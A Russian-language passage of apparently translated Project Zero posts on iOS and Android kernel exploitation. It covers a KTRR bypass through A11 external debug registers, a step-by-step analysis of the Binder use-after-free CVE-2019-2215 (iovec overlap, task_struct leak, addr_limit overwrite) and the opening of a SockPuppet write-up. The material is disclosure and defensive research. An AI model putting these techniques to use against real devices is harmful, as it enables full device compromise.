• У регистров самостоятельной отладки ARM должен существовать и внешний интерфейс с отображением в память.
• Руководство ARMv8 отводит целую часть **внешней отладке**, отдельно от самостоятельной.
• Исследование Nailgun показало, что включённые отладочные регистры на оборудовании Android позволяют пересекать границы привилегий.

Сообщение паники сторожевого таймера iPhone содержало строку: `Attempting to forcibly halt cpu 1`. Поиск по XNU привёл к `DebuggerXCallEnter()` и `ml_dbgwrap_halt_cpu()`. Последняя использует индивидуальную для ядра базу `coresight_base` и volatile-указатель MMIO с именем `dbgWrapReg`.

Биты `DBGWRAP` останавливают, выключают и сбрасывают ядра. Что ещё удивительнее, `ml_dbgwrap_halt_cpu_with_state()` заставляет остановленное ядро выполнять сгенерированные инструкции, перемещающие регистры общего назначения через `DBGDTR0`. На динамически созданные инструкции не распространяются ограничения защищённых KTRR копий, поэтому остановленному ядру, вероятно, можно выдавать даже записи в критические системные регистры.

Копаем глубже

CoreSight — это внутрикристальная инфраструктура ARM для JTAG/SWD и другой внешней отладки. Событие отладки переводит ядро в состояние отладки вместо отправки на вектор исключения.

Регистр передачи инструкций (Instruction Transfer Register, ITR) заставляет остановленное ядро исполнить инструкцию. Регистры канала отладочной связи передают значения. Чтобы прочитать регистр общего назначения, XNU записывает в ITR инструкцию, перемещающую его значение в `DBGDTR_EL0`, а затем читает соответствующие MMIO-регистры DCC.

Поиск регистров

iBoot передаёт дерево устройств с описанием аппаратных диапазонов MMIO. Сравнение с `cpu_regmap_paddr` из XNU показало, что базой CoreSight ядра *n* служит `cpus/cpu<n>/reg-private`. На iPhone 8 действует следующий шаблон:

```
core n CoreSight base = 0x208<n>10000
```


Регистры внешней отладки находятся по документированным смещениям относительно этой физической базы.

Проверка отладочных регистров

`DBGAUTHSTATUS_EL1` по смещению `0xfb8` сообщает состояние отладочной аутентификации. Значение `0xf` показало, что на серийном A11 включены и неинвазивная, и инвазивная отладка Non-Secure.

Я изменил `voucher_swap` так, чтобы он отображал страницы CoreSight и вызывал `ml_dbgwrap_halt_cpu_with_state()`. Значения регистров оказались корректными. Что ещё

примечательнее, остановленное ядро выполняло физический адрес `LowResetVectorBase` с отключённой MMU.



Это означало, что в состояние отладки можно войти до инициализации KTRR.

Нужны дополнительные отладочные возможности

Остановки и внедрения инструкций было недостаточно. Сама внешняя отладка ARM не предлагала очевидного способа снова запустить ядро. A11 также отклонял инструкции загрузки и сохранения в состоянии отладки, хотя большинство операций `MRS` и `MSR` с системными регистрами работало.

Эксперименты с недокументированными битами `DBGWRAP` обнаружили три критически важных средства управления:

• Бит 29: войти в состояние отладки после следующего сброса, непосредственно перед выполнением вектора сброса.
• Бит 30: снова запустить ядро и продолжить обычное выполнение.
• Бит 26: по-видимому, предотвращать сброс, пока телефон подключён и активен.


Они предоставили недостающую возможность остановиться при сбросе, изменить состояние и продолжить работу.

Обход KTRR

Последовательность обхода выглядит так:

1. Выбрать вторичное ядро и установить бит 29 `DBGWRAP`.
2. Принудительно усыпить и разбудить это ядро, вызвав сброс с переходом в состояние отладки.

3. Использовать ITR/DCC для исследования регистров и пошагового выполнения инструкций вектора сброса.
4. Остановиться непосредственно перед инициализацией KTRR в MMU.
5. Изменить регистры общего назначения или PC так, чтобы пропустить путь настройки и блокировки KTRR.
6. Перезапустить ядро с помощью бита 30.
7. Установить таблицы страниц, отображающие исполняемую память ядра с правом записи на ядре, где KTRR в MMU так и не была заблокирована.
8. Исправить текст ядра и установить постоянный отладчик или загрузчик kext.



KTRR в AMCC по-прежнему отклоняет физические записи в исходную защищённую область. Отладчик повторно отображает защищённые виртуальные страницы на доступные для записи копии за пределами физического диапазона, исправляет копии и выполняет их на ядре без ограничений KTRR в MMU.

KTRW

KTRW оформляет обход как загрузчик kext и отладчик ядра для iOS. Он может скомпилировать программу на C в Mach-O, динамически загрузить её и скомпоновать с работающим ядром. Заглушка GDB взаимодействует по USB и интегрируется с LLDB и IDA Pro.

Для его создания потребовался не только обход, но и стек USB для недокументированного оборудования. Реализация опубликована с комментариями, объясняющими эти компоненты.

Техника работает на A11. На A12 внешняя отладка, по-видимому, недоступна, а на A9 и A10 лишь частично работает по неожиданным базовым адресам. Возможно, дополнительные возможности включает проприетарная инициализация, но подтвердить это не удалось.

Является ли это уязвимостью безопасности?

Для использования этих регистров необходимо произвольное чтение и запись ядра, чтобы отобразить MMIO и управлять ядрами. На этом этапе устройство уже полностью скомпрометировано, а данные приложений доступны. KTRW главным образом расширяет возможности атакующего или исследователя изменять и отлаживать ядро, а не преодолевает первую границу безопасности.

Анализ эксплойтов, применявшихся в реальных атаках показывает, что одного чтения и записи ядра было достаточно для запуска пользовательского импланта, похищавшего конфиденциальные данные через обычные API.

Исследовательские телефоны и эксплойты SecureROM

Apple анонсировала инженерные устройства для исследователей на Black Hat 2019. Неограниченный доступ к такому оборудованию улучшил бы открытые исследования. Общедоступный эксплойт SecureROM также решает большинство задач исследовательской платформы без уязвимости ядра и, вероятно, станет основой будущих исследовательских сред для A11.

Внешняя отладка сохраняет ценность, поскольку после получения чтения и записи ядра может обойти KTRR и отлаживать ядро даже без уязвимости SecureROM.

Заключение

Путь оказался удивительно прямым: предыдущие открытые работы по самостоятельной отладке, обширная документация ARM по внешней отладке, Nailgun и исходный код XNU вместе описывали почти все необходимые компоненты.

Это вызывает опасение, что частные возможности исследования iOS существенно разошлись с общедоступным уровнем техники. По-видимому, сведения об этих отладочных регистрах циркулировали в закрытых кругах, и, вероятно, существуют другие способы обхода KTRR, включая техники для A12.

Публикация KTRW даёт исследователям на обычных розничных устройствах возможности, более близкие к доступным на инженерном оборудовании. У атакующих уже есть сложные инструменты; сокращение разрыва между закрытыми наступательными знаниями и открытыми защитными исследованиями помогает повысить безопасность iOS.

Плохой Binder: эксплойт Android из реальных атак

3 октября 2019 года Project Zero раскрыла проблему 1942, CVE-2019-2215 — использование после освобождения Binder в ядре Android. Это уязвимость локального повышения привилегий, способная полностью скомпрометировать устройство. В цепочке с эксплойтом процесса отрисовки браузера вредоносный сайт мог получить полный контроль над устройством.

Ошибка была раскрыта с семидневным сроком, поскольку достоверные свидетельства указывали на существование эксплойта и его вероятное применение против пользователей.

Работа Project Zero с уязвимостями нулевого дня из реальных атак сосредоточена на двух направлениях:

• Выполнять анализ вариантов, чтобы после исправления одного экземпляра атакующие не могли дёшево перейти к родственной ошибке.
• Публиковать анализ первопричины и эксплуатации, чтобы производители, защитники, аналитики угроз и специалисты по реагированию могли улучшить предотвращение и обнаружение.

Поиск ошибки

В конце лета 2019 года Threat Analysis Group Google, Android Security и Project Zero получили сведения, указывавшие, что NSO располагала уязвимостью нулевого дня Android в цепочке установки Pegasus. Доступные описания возможностей содержали необычно конкретные подсказки:

• Ошибка находилась в ядре.
• Она была доступна из домена SELinux `isolated_app` Chrome.
• Она затрагивала Pixel 1 и Pixel 2, но не Pixel 3.
• Эксплуатация не работала при включённом `CONFIG_DEBUG_LIST`.
• Эксплойт изменял предел адресов текущего процесса в `task_struct`.

Только вставка и удаление элементов связного списка существенно меняются при `CONFIG_DEBUG_LIST`, поэтому освобождённый объект, вероятно, содержал узел списка, который позднее добавлялся или удалялся. Подсказка о пределе адресов указывала на примитив перезаписи `task_struct.addr_limit`.

Сравнение драйверов Binder Pixel 2 и Pixel 3 и журналов изменений выявило коммит `550c01d0e051461437d6e9d72f573759e7bc5047`. Он соответствовал всем подсказкам. Около 25 других изменений Binder не соответствовали.

Первоначальное обнаружение

Syzbot впервые сообщил об использовании после освобождения в списки рассылки Linux и syzkaller в ноябре 2017 года. Исправления попали в Linux 4.14 и Android 3.18, 4.4 и 4.9 в феврале 2018 года.

В отчёте и патче влияние на безопасность не было обозначено чётко. Исправление так и не появилось в ежемесячном бюллетене безопасности Android, поэтому уже выпущенные устройства, включая Pixel и Pixel 2, остались уязвимыми.

Android узнала о последствиях для безопасности от Project Zero 26 сентября 2019 года, назначила CVE-2019-2215 и за 24 часа уведомила партнёров, предоставив исправление.

Технические подробности

`binder_thread` включает `wait_queue_head_t wait`. Вызов `poll()` для файла Binder заставляет `binder_poll()` зарегистрировать эту очередь ожидания в epoll. Затем `BINDER_THREAD_EXIT` вызывает `binder_thread_release()` и освобождает содержащий объект, пока epoll всё ещё хранит указатель на `wait`.

Обычно очереди ожидания poll файла действительны до освобождения файла. Для редкого раннего уничтожения требуется `POLLFREE`; Binder его не использовал и фактически требовал от вызывающих сторон удалять и повторно добавлять наблюдение epoll ради безопасности.


Последующий `EPOLL_CTL_DEL` вызывает `remove_wait_queue()` для освобождённой памяти:

```
void remove_wait_queue(wait_queue_head_t *q,
                       wait_queue_entry_t *wait) {
    unsigned long flags;
    spin_lock_irqsave(&q->lock, flags);
    __remove_wait_queue(q, wait);
    spin_unlock_irqrestore(&q->lock, flags);
}

static inline void __remove_wait_queue(wait_queue_head_t *head,
                                       wait_queue_entry_t *old) {
    list_del(&old->entry);
}
```

Само обращение к спин-блокировке является использованием после освобождения, но полезный примитив записи предоставляет `list_del()`. Без отладочных проверок списка она выполняет:

```
next->prev = prev;
prev->next = next;
```



При `CONFIG_DEBUG_LIST` функция `__list_del_entry()` проверяет `prev->next == entry` и `next->prev == entry`; неудачная проверка запускает `BUG_ON`. Android обычно вызывает панику при oops, предотвращая эту стратегию эксплуатации.

Эксплуатация использования после освобождения

Доказательство концепции Project Zero запускает использование после освобождения дважды:

1. Повторно выделяет `binder_thread` как массив `iovec` и раскрывает указатель текущей `task_struct`.
2. Повторяет операцию и перезаписывает `task_struct.addr_limit`.

Повышение `addr_limit` заставляет адреса ядра проходить проверки usercopy, предоставляя непривилегированному процессу произвольное чтение и запись ядра.

О векторном вводе-выводе

Ввод-вывод со сбором и разбрасыванием описывает несколько буферов структурой `struct iovec`:

```
struct iovec {
    void __user *iov_base;
    __kernel_size_t iov_len;
};
```


`writev()` собирает байты из нескольких буферов в файл. `readv()` и `recvmsg()` распределяют байты по нескольким буферам назначения.

Ядро импортирует вектор пользовательского пространства через `rw_copy_check_uvector()`, проверяет каждый исходный указатель и сохраняет копию в ядре. После начала блокирующей операции указатели повторно не проверяются. Если использование после освобождения изменяет импортированный `iov_base`, пока ввод-вывод заблокирован, последующая операция обращается к новому адресу ядра.

`iovec` имеет размер 16 байт, а `binder_thread` — 408 байт. Массив из 25 векторов занимает 400 байт и повторно использует тот же блок, не перезаписывая указатель `task_struct` в конце объекта.


Использование векторного ввода-вывода для чтения и записи UAF

Импортированный вектор перекрывает освобождённую очередь ожидания Binder. Указатели списка по смещениям `0xa8` и `0xb0` перекрывают поля выбранных векторов. `list_del()` переписывает их адресом головы списка, превращая один `iov_base` в указатель ядра.



Полная последовательность:

```
binder fd added to epoll
    -> BINDER_THREAD_EXIT frees binder_thread
    -> writev/recvmsg imports 25 iovecs into same slab
    -> I/O blocks on full/empty pipe or socket
    -> EPOLL_CTL_DEL invokes list_del on overlapped iovecs
    -> I/O resumes using modified kernel pointer
```



Утечка task_struct

Эксплойт подготавливает 25 векторов. Первые десять пропускаются. `iovec[10]` указывает на фиктивную страницу, выровненную по 4 ГиБ, чтобы младшие биты адреса напоминали разблокированную спин-блокировку. Её длина равна ёмкости канала.

Изначально канал заполнен. `writev()` импортирует вектор, обрабатывает фиктивные данные и блокируется до использования `iovec[11]`. Другой поток выполняет `EPOLL_CTL_DEL`; `list_del()` изменяет `iovec[11].iov_base` на голову списка очереди ожидания ядра по адресу `binder_thread + 0xa8`.

Опустошение канала продолжает `writev()`, которая собирает байты с этого адреса ядра. Чтение канала возвращает содержимое перекрытого объекта. По смещению `0xe8` от утёкшей области головы списка находится указатель, хранящийся по адресу `binder_thread + 0x190`: текущая `task_struct`.

Перезапись предела адресов

Эксплойт запускает новое использование после освобождения с `recvmsg()` для распределённой записи. То же удаление из списка меняет `iovec[11].iov_base` на адрес головы списка.

`iovec[11].iov_len` равен `0x28`, поэтому входящие байты сокета перезаписывают ровно пять qword:

- `iovec[10].iov_len`
- `iovec[11].iov_base`
- `iovec[11].iov_len`
- `iovec[12].iov_base`
- `iovec[12].iov_len`

Полезная нагрузка устанавливает `iovec[12].iov_base` в `task_struct + 0x8` — адрес сохранённого `addr_limit`. Когда распределённая обработка переходит к вектору 12, она записывает туда `0xfffffffffffffffe`. Это на единицу меньше `KERNEL_DS`, что позволяет избежать ветви `segment_eq(get_fs(), KERNEL_DS)` в `iov_iter_init()`, но разрешает практически все адреса ядра.

Обычные операции канала и usercopy теперь предоставляют произвольное чтение и запись ядра.

Анализ реальной эксплуатации

Project Zero не располагала бинарным файлом эксплойта. Свидетельства состояли из маркетинговых документов и описаний возможностей, подробных подсказок о методологии, контекста Pegasus и анализа патчей, показавшего, что всем условиям соответствует ровно одна известная ошибка.

Этого было достаточно для семидневного срока. Требование захваченного образца в каждом случае оставляло бы пользователей незащищёнными, когда достоверные контекстные свидетельства уже показывают активную эксплуатацию.

Анализ вариантов

Самый важный класс вариантов имеет скорее эксплуатационный, чем чисто синтаксический характер: исправления вышестоящих Linux и Android могут влиять на безопасность, не будучи помечены как ошибки безопасности. Такие патчи могут никогда не попасть в бюллетени безопасности Android и поэтому отсутствовать на выпущенных устройствах.

Ручная проверка каждого патча Linux не масштабируется. Регулярная синхронизация ядер устройств со стабильными вышестоящими ядрами и общими ядрами Android закрыла бы многие такие разрывы. Project Zero также искала другие обработчики poll, очереди ожидания которых переживали содержащие их файлы, но не обнаружила столь же значимой проблемы.

Заключение

CVE-2019-2215 позволяла полностью скомпрометировать устройство из недоверенного приложения или процесса отрисовки браузера. Хотя вышестоящий проект исправил её в начале 2018 года, выпущенные устройства Android оставались уязвимыми почти два года.

Ошибки ядра представляют особенно широкую поверхность атаки Android, поскольку код фреймворков производителей, системы на кристалле и предустановленные приложения различаются, тогда как многие устройства имеют общее происхождение ядра. Одна уязвимость Binder затронула значительную часть экосистемы до сентября 2018 года.

Project Zero раскрыла проблему через семь дней после сообщения. Android обновила бюллетень за октябрь 2019 года 6 октября; устройства с уровнем исправлений безопасности на эту дату или позже должны содержать исправление.

Чтобы усложнить эксплуатацию нулевого дня, необходимо изучать ошибки из реальных атак, устранять их варианты, сокращать разрывы в исправлениях и делиться подробностями эксплуатации с широким сообществом защитников.

SockPuppet: пошаговый разбор эксплойта ядра для iOS 12.4

Введение

В этой публикации пошагово рассматривается разработка SockPuppet — эксплойта CVE-2019-8605 для iOS 12.4. Вместо демонстрации только окончательной цепочки здесь объясняется, как сетевой фаззинг обнаружил ошибку, как небольшой воспроизводящий пример превратился в стабильный примитив использования после освобождения и как на основе этого примитива был создан поддельный порт задачи ядра (`tfp0`).

Процесс следует принципам из статьи «Какой должна быть хорошая уязвимость повреждения памяти?»: точно понять, что освобождается, сохранить полезную висячую ссылку, предсказуемо занять выделение заново и использовать каждый промежуточный примитив, чтобы сделать следующий этап надёжнее.

Поиск ошибок

Почему сетевой фаззинг?

Сетевой стек XNU — большая, старая и зависящая от состояния поверхность атаки, доступная процессам в песочнице. Операции с сокетами предоставляют множество сочетаний доменов, типов, протоколов, параметров, состояний подключения и последовательностей завершения. При этом тот же интерфейс доступен через компактный набор системных вызовов, поэтому удобно генерировать последовательности, а не изолированные входные данные.

Фаззер представлял операции с помощью Protocol Buffers. Например, команда создания сокета выбирала домен, тип и протокол из перечислений:

```
message Socket {
  required Domain domain = 1;
  required SoType so_type = 2;
  required Protocol protocol = 3;
}

enum Domain {
  AF_UNSPEC = 0;
  AF_UNIX = 1;
  AF_INET = 2;
  // ...
  AF_MAX = 40;
}
```

Сгенерированный тестовый пример оставался понятным человеку:

```
socket {
  domain: AF_INET6
  so_type: SOCK_STREAM
  protocol: IPPROTO_IP
}
```

Среда выполнения отслеживала живые файловые дескрипторы и выбирала только действительно созданные. Команды `socket`, `bind`, `connect`, `setsockopt`, `getsockopt`, `shutdown` и `close` объединялись в программы с состоянием. Так большая часть запусков не тратилась на заведомо недопустимые дескрипторы, но необычные переходы состояния оставались возможными.

От Protobuf к PoC

